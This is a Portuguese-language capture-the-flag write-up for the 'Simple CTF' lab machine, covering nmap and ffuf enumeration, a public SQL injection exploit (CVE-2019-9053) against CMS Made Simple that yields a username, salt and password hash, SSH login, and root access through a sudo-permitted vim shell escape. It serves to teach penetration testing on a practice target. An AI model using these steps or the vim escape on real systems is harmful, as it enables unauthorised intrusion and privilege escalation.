

### **SINOPSE**

Simple CTF é uma máquina básica de um site rodando uma versão vulnerável a SQL Injection de um CMS. A exploração dessa vulnerabilidade permite a captura de um Hash de senha de um usuário para ganhar acesso inicial ao sistema. A elevação de privilégios é feita através de uma má configuração no programa Vim.

# HABILIDADES NECESSÁRIAS

- Enumeração e Reconhecimento Web
- Linux básico

# **HABILIDADES ADQUIRIDAS**

- Hashes e exploits
- Elevação de Privilégios por má configuração de permissões

Notion do Write-Up resumido: Simple CTF - Rideckszz

### **ENUMERATION**

### **Nmap**

> nmap -sV -sC -v --min-rate 1000 -T4 10.10.203.28

```
PORT
        STATE SERVICE VERSION
                      vsftpd 3.0.3
21/tcp
        open ftp
I ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
   STAT:
| FTP server status:
      Connected to ::ffff:10.6.22.96
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
       Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 4
      vsFTPd 3.0.3 - secure, fast, stable
I_End of status
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
l_{//penemr-5_0_1_3}
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
2222/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
I ssh-hostkey:
   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
    256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
1_ 256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

A varredura mostrou que existem 3 portas abertas no alvo:

- 21: Serviço FTP

- 80: Página Web rodando com Apache

- 2222: SSH

### **HTTP**



# **Apache2 Ubuntu Default Page**

# ubuntu

#### It works

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented** in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain
  particular configuration snippets which manage modules, global configuration fragments, or
  virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective \*-available/


A página inicial do servidor exibe a página padrão do Apache. Diante disso, podemos executar um dirbuster para tentar identificar diretórios ocultos no servidor. Para o escaneamento, utilizei a wordlist padrão de médio porte do dirbuster, mas optei pela ferramenta ffuf, com a qual estou mais familiarizado e que permite maior controle sobre o processo de varredura.

```
-w /Users/chicletinho/Downloads/directory-list-2.3-medium.txt -u http://10.10.214.28/FUZZ
     v2.1.0-dev
:: Method
                : http://10.10.214.28/FUZZ
:: URL
                : FUZZ: /Users/chicletinho/Downloads/directory-list-2.3-medium.txt
:: Wordlist
  Follow redirects :
:: Calibration
                : 10
:: Timeout
:: Threads
                : Response status: 200-299,301,302,307,401,403,405,500
:: Matcher
[Status: 200, Size: 11321, Words: 3503; Lines: 376, Duration: 300ms]
: Progress: [8246/220560] :: Job [1/1] :: 220 req/sec :: Duration: [0:00:49] :: Errors: 0 ::
```

### Foram encontrados os diretórios:

- /robots.txt
- /index.html
- /simple

Acessando a página no diretório /simple, encontra-se uma página de instalação bem-sucedida de um Content Management System (CMS) chamado **CMS Made Simple**.



Mexendo na página, em seu rodapé encontra-se a versão do programa: 2.2.8



### **VULNERABILIDADES**

Pesquisando por vulnerabilidades dessa versão do CMS Made Simple, encontra-se o CVE-2019-9053, que possue um exploit público e uma prova de conceito no github:

Link para o GitHub da Prova de Conceito

Baixando o exploit, podemos rodá-lo e conseguir as seguintes credenciais:

```
[+] Salt for password found: 1dac@d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: @c@1f4468bd75d7a84c7eb73846e8d96
[+] Password cracked:
```

### **INICIAL FOOTHOLD**


Utilizando as credenciais obtidas, é possível acessar o sistema como o usuário "mitch" via SSH:

```
ssh mitch@10.10.203.28 -p 2222
The authenticity of host '[10.10.203.28]:2222 ([10.10.203.28]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEq0pvTb08d0JPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.203.28]:2222' (ED25519) to the list of known hosts.
mitch@10.10.203.28's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
```

No diretório do usuário, a flag do usuário pode ser encontrada (conteúdo ocultado na imagem).

### **PRIVILEGE ESCALATION**

Ao executar o comando sudo -l, observa-se que o editor de texto Vim pode ser executado como root pelo usuário "mitch". Com isso em mente, é possível pesquisar em sites como o <u>GTFObins</u> para encontrar comandos de escalonamento de privilégios utilizando o vim mal configurado na shell. Uma pesquisa rápida revela o comando apropriado para obter acesso root através dessa configuração.



Utilizando o comando identificado com permissões de `sudo`, é possível obter acesso root na máquina. Ao navegar até o diretório root, a última flag necessária para completar o desafio é encontrada.

```
$ sudo vim -c ':!/bin/sh'

# whoami
root
# cd /root/
# ls
root.txt
#
```

### **PERGUNTAS**

Quantos serviços estão rodando abaixo da porta 1000?

- O que está rodando na porta mais alta?
   ssh
- Qual é o CVE que você está usando contra a aplicação?
   CVE-2019-9053
- A que tipo de vulnerabilidade a aplicação é vulnerável?
   sqli
- Qual é a senha?

# Redacted

- Onde você pode fazer login com os detalhes obtidos?
   ssh
- Qual é a flag do usuário?

# Redacted

- Há algum outro usuário no diretório home? Qual é o nome dele?
   sunbath
- O que você pode usar para obter um shell privilegiado?
   vim
- Qual é a flag do root?

# Redacted